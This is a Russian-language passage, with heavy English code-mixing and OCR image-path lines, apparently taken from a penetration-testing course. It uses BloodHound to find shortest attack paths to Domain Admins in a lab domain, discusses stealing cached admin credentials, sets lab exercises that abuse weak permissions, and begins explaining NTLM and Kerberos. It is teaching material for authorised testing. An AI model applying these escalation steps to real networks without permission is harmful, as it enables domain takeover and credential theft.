


Здесь есть множество pre-built analytics queries, с которыми можно экспериментировать, и мы не сможем охватить их все в этом модуле. Однако для начала используйте *Find all Domain Admins* в разделе *Domain Information*. Это покажет graph ниже:




Каждый из круглых icons называется *nodes*, и мы можем перетаскивать их по interface. В этом случае три nodes соединены, но BloodHound разместил их далеко друг от друга, поэтому можно просто переместить их ближе, чтобы схема была аккуратнее.

Чтобы увидеть, что представляют два nodes слева, наведите на них mouse pointer или включите отображение information нажатием control button. Хотя для некоторых видов analysis удобно включать и выключать information для каждого node, мы также можем указать BloodHound показывать ее по умолчанию: нажмите *Settings* (две шестеренки) в правой части interface и задайте *Node Label Display* значение *Always Display*:



После внесения этого изменения закройте окно с помощью *x* в правом верхнем углу.


Вернувшись к view Bloodhound, мы видим, что *Domain Admins* для domain действительно являются *jeffadmin* и сама account *administrator*. Как показано на Вывод ниже, BloodHound отображает edge в виде линии между user objects и group *Domain Admins*, указывая relationship, которое в данном случае означает, что конкретные users являются members заданной group:



Хотя BloodHound способен на глубокий analysis, значительная часть его functionality выходит за рамки этого модуля. Пока сосредоточимся на *Shortest Paths*, показанных на tab *Analysis*.

Одна из сильных сторон BloodHound - способность автоматически искать самый короткий возможный path к нашей цели, будь то захват конкретного computer, user или group.

Вернитесь на screen Analysis, прокрутите вниз до раздела **Shortest Path** и выберите *Find Shortest Paths to Domain Admins*. Это дает удобный обзор и не требует никаких parameters.




Здесь раскрывается настоящая сила BloodHound.

Теперь после запуска мы можем проанализировать этот граф, чтобы определить лучший подход к атаке. В этом случае граф покажет несколько вещей, которые мы не заметили при предыдущем перечислении.

Например, сосредоточимся на relationship между *stephanie* и CLIENT74, которую мы видели при более ранней enumeration. Чтобы получить больше информации, наведите mouse на строку, обозначающую connection между nodes, и посмотрите, какой это тип connection:



Небольшой всплывающее окно показывает *AdminTo*, и это означает, что у *stephanie* действительно есть административные привилегии на CLIENT74. Если нажать правой кнопкой на линию между nodes и выбрать *? Help*, BloodHound покажет дополнительную информацию:



Как указано в information выше, у *stephanie* есть административные привилегии на CLIENT74 и несколько способов получить code execution на нем.

В menu *? Help* BloodHound также предлагает информацию на вкладке *Abuse*, где можно узнать больше о возможной атаке, которую можно выполнить по данному пути. Там также есть информация *Opsec* о том, на что обратить внимание с точки зрения обнаружения, а также references к отображаемой информации.


После дальнейшего изучения Вывод 11 и дополнительной проверки graph мы обнаруживаем connection *jeffadmin* с CLIENT74. Это означает, что credentials для *jeffadmin* могут быть cached на machine, что может быть критично для организации. Если мы сможем воспользоваться данным путь атаки и украсть credentials *jeffadmin*, мы должны смочь log in от его имени и стать администратора домена благодаря его membership в *Domain Admins*.

Это напрямую связано со вторым *Shortest Path*, который мы хотим показать в этом модуле, а именно *Shortest Paths to Domain Admins from Owned Principals*. Если выполнить этот query для *corp.com* без настройки BloodHound, мы получим message "NO DATA RETURNED FROM QUERY".

Однако *Owned Principals* играет здесь большую роль и относится к objects, которые мы сейчас control в domain. Для анализа мы можем пометить любой object в BloodHound как *owned*, даже если фактически еще не получили к нему access. Иногда при AD оценкes полезно мыслить в стиле "what if". В этом случае, однако, отложим фантазию в сторону и сосредоточимся на objects, над которыми у нас действительно есть control.

Единственный object, про который мы точно знаем, что control его, - это user *stephanie*; кроме того, у нас есть частичный control над CLIENT75, поскольку именно там мы logged in. У нас нет административные привилегии, поэтому позже, возможно, придется подумать о повышение привилегий на этой machine, но пока будем считать, что у нас есть над ней control.

Чтобы получить *owned principal* в BloodHound, выполните search в левом верхнем углу, нажмите правой кнопкой object, который появится в середине screen, и выберите *Mark User as Owned*. Поскольку мы уже находимся на user *stephanie*, можно просто нажать правой кнопкой и выбрать *Mark User as Owned*. Principal, помеченный как *owned*, отображается в BloodHound со skull icon рядом с самим node.




Здесь стоит отметить, что если нажать icon для object, который мы ищем, он будет помещен в кнопку *Node Info*, где можно прочитать больше о самом object.

Повторите process и для CLIENT75, но в этом случае выберите *Mark Computer as Owned*, и в итоге у нас будет два *owned principals*.

Info

Хорошая практика - помечать каждый объект, к которому у нас есть доступ, как *owned*, чтобы лучше видеть потенциальные векторов атак. К нашим целям может существовать короткий путь, зависящий от владения конкретным объектом.

Теперь, когда мы сообщили BloodHound о наших owned principals, можно выполнить query *Shortest Paths to Domain Admins from Owned Principals*:



Читайте это, начиная с левого node, которым является CLIENT75. Как и ожидалось, у *stephanie* там есть session. User *stephanie* должен иметь возможность подключиться к CLIENT74, где есть session *jeffadmin*. *jeffadmin* входит в group *Domain Admins*, поэтому если мы сможем взять control над его account, impersonating его или украв credentials на CLIENT74, мы станем администратора доменаs.

BloodHound содержит множество functions и options, которые мы не можем полностью охватить в этом модуле. Хотя мы в основном сосредоточились на shortest paths, настоятельно рекомендуем познакомиться с другими pre-built queries BloodHound в Challenge Labs.

В этом конкретном домене мы смогли сначала перечислить большую часть информации вручную, но в крупной production-среде с тысячами пользователей и компьютеров такую информацию может быть трудно осмыслить. Хотя запросы SharpHound создают шум в сети и, вероятно, будут замечены аналитиками безопасности, этот инструмент стоит запускать, если ситуация это позволяет, поскольку он дает удобный визуальный обзор среды на момент выполнения.

1. Если к этому моменту вы еще не собрали данные с помощью SharpHound, запустите группу VM 1 и выполните сбор данных. Перенесите .zip-файл, сгенерированный SharpHound, на Kali Linux. Запустите BloodHound и повторите шаги анализа, описанные в этом разделе, чтобы найти перспективный путь атаки. На какую службу опирается BloodHound для отображения данных в графах?

2. Найдите группу *Management Department* в BloodHound и используйте вкладку *Node Info*, чтобы посмотреть *Inbound Control Rights* для этой группы. Кто сейчас является владельцем группы *Management Department*?

3. **Итоговое упражнение**: запустите группу виртуальных машин 2 и войдите как *stephanie* на CLIENT75. С CLIENT75 выполните перечисление разрешений объектов для доменных пользователей.

После выявления слабых разрешений используйте их, чтобы получить полный контроль над учетной записью, и используйте ее для входа в домен.

После входа повторите процесс перечисления с помощью техник, показанных в этом модуле, чтобы получить флаг.

21.5. Wrapping Up

В этом модуле мы рассмотрели несколько способов перечисления Active Directory, каждый из которых использовал LDAP, а также PowerShell .NET classes. Поскольку Active Directory содержит большой объем информации, ее enumeration является критически важным шагом во время теста на проникновение.

Methods enumeration из этого модуля дают базовые skills, необходимые для выполнения enumeration в domain environment. Хотя мы не можем охватить все возможные techniques enumeration, крайне важно глубже изучить их в labs и исследовать .NET classes, PowerView functions и BloodHound queries.

В следующих модулях *Attacking Active Directory Authentication* и *Lateral Movement in Active Directory* мы используем information, полученную в этом модуле, и применим ее для attacks на различные Active Directory authentication methods, а также для lateral movement между targets.

22. Attacking Active Directory Authentication

В этом модуле мы рассмотрим следующие учебные блоки:

• Understanding Active Directory Authentication
• Performing Attacks on Active Directory Authentication

После enumeration учетной записи пользователяs, group memberships и registered Service Principal Names в предыдущем модуле *Active Directory Introduction and Enumeration*, теперь попробуем использовать эту information, чтобы compromise Active Directory.

В этом модуле мы сначала изучим механизмы аутентификации Active Directory (AD) и узнаем, где Windows кэширует объекты аутентификации, такие как хеши паролей и билеты. Затем познакомимся с методами атак на эти механизмы аутентификации. Эти техники можно использовать на разных этапах теста на проникновение, чтобы получить учетные данные пользователей и доступ к системам и сервисам. В рамках этого модуля мы будем атаковать тот же домен (*corp.com*), что и в предыдущем модуле.

22.1. Understanding Active Directory Authentication

Этот учебный блок охватывает следующие учебные цели:

• Понимать NTLM Authentication
• Понимать Kerberos Authentication
• Познакомиться с cached AD Credentials

Active Directory supports multiple authentication protocols and techniques, которые implement authentication to Windows computers, а также systems running Linux и macOS.

Active Directory поддерживает несколько старых протоколов, включая *WDigest*. Хотя они могут быть полезны для старых операционных систем вроде Windows 7 или Windows Server 2008 R2, в этом учебном блоке мы сосредоточимся только на более современных протоколах аутентификации.

В этом учебном блоке мы обсудим детали аутентификации *NTLM* и *Kerberos*. Кроме того, мы изучим, где и как учетные данные AD кешируются в Windows-системах.

(Microsoft, 2003), technet.microsoft.com


(Wikipedia, 2022), en.wikipedia.org

(Wikipedia, 2022), en.wikipedia.org

В *Password Attacks* мы кратко обсудили, что такое NTLM и где искать его хеши. В этом разделе мы изучим аутентификацию NTLM в контексте Active Directory.

NTLM authentication используется, когда client authenticates к server by IP-адрес (instead of by hostname),1 или если user attempts authenticate к hostname, который не registered on Active Directory-integrated DNS server. Likewise, third-party applications могут choose NTLM authentication instead of Kerberos.

NTLM authentication protocol состоит из seven steps:



На первом шаге компьютер вычисляет криптографический хэш, называемый *NTLM hash*, из пароля пользователя. Затем клиентский компьютер отправляет имя пользователя серверу, который возвращает случайное значение, называемое *nonce* или *challenge*. После этого клиент шифрует nonce с использованием NTLM hash; полученное значение теперь называется *response*, и клиент отправляет его серверу.

Сервер пересылает response вместе с именем пользователя и nonce контроллеру домена. Затем проверку выполняет контроллер домена, поскольку он уже знает NTLM hash всех пользователей. Контроллер домена сам шифрует nonce с NTLM hash указанного имени пользователя и сравнивает результат с response, полученным от сервера. Если они совпадают, запрос аутентификации считается успешным.

Как и любой другой криптографический хэш, NTLM нельзя обратить. Однако он считается алгоритмом *fast-hashing*, поскольку короткие пароли можно быстро взломать с использованием скромного оборудования.2

Используя cracking software вроде Hashcat с top-tier graphic processors, можно проверять свыше 600 billion NTLM хешей каждую секунду. Это означает, что eight-character passwords могут быть взломаны за 2.5 hours, a nine-character passwords — за 11 days.

Однако даже с учетом relative weaknesses, completely disabling и blocking NTLM authentication requires extensive planning и preparation,4 поскольку это important fallback mechanism, used by numerous third-party applications. Поэтому enabled NTLM authentication будет встречаться в majority оценкеs.

Теперь, когда мы briefly covered NTLM authentication, в следующем разделе начнем exploring Kerberos. Kerberos — default authentication protocol in Active Directory and for associated services.

(Microsoft, 2013), blogs.msdn.microsoft.com

(Jeremi M Gosney, 2017), gist.github.com

(Hashcat, 2022), hashcat.net

(Microsoft Tech Community, 2019), techcommunity.microsoft.com


1. Как называется криптографическая хеш-функция, которую компьютер вычисляет из пароля пользователя

2. Каким типом hashing algorithm является NTLM

Kerberos authentication protocol, используемый Microsoft, был заимствован из Kerberos version 5, созданного MIT. Kerberos используется как основной механизм аутентификации Microsoft начиная с Windows Server 2003. В то время как NTLM authentication works via challenge-and-response paradigm, Windows-based Kerberos authentication использует ticket system.

Ключевое различие между этими двумя протоколами (с учетом лежащих в их основе систем) в том, что при NTLM authentication клиент начинает процесс аутентификации с самим сервером приложения, как обсуждалось в предыдущем разделе. С другой стороны, Kerberos client authentication предполагает использование контроллера домена в роли *Key Distribution Center* (KDC). Клиент начинает процесс аутентификации с KDC, а не с сервера приложения. Сервис KDC работает на каждом контроллере домена и отвечает за session tickets и временные session keys для пользователей и компьютеров.

Client authentication process на high level показан на Вывод 2.



Рассмотрим этот процесс подробнее.
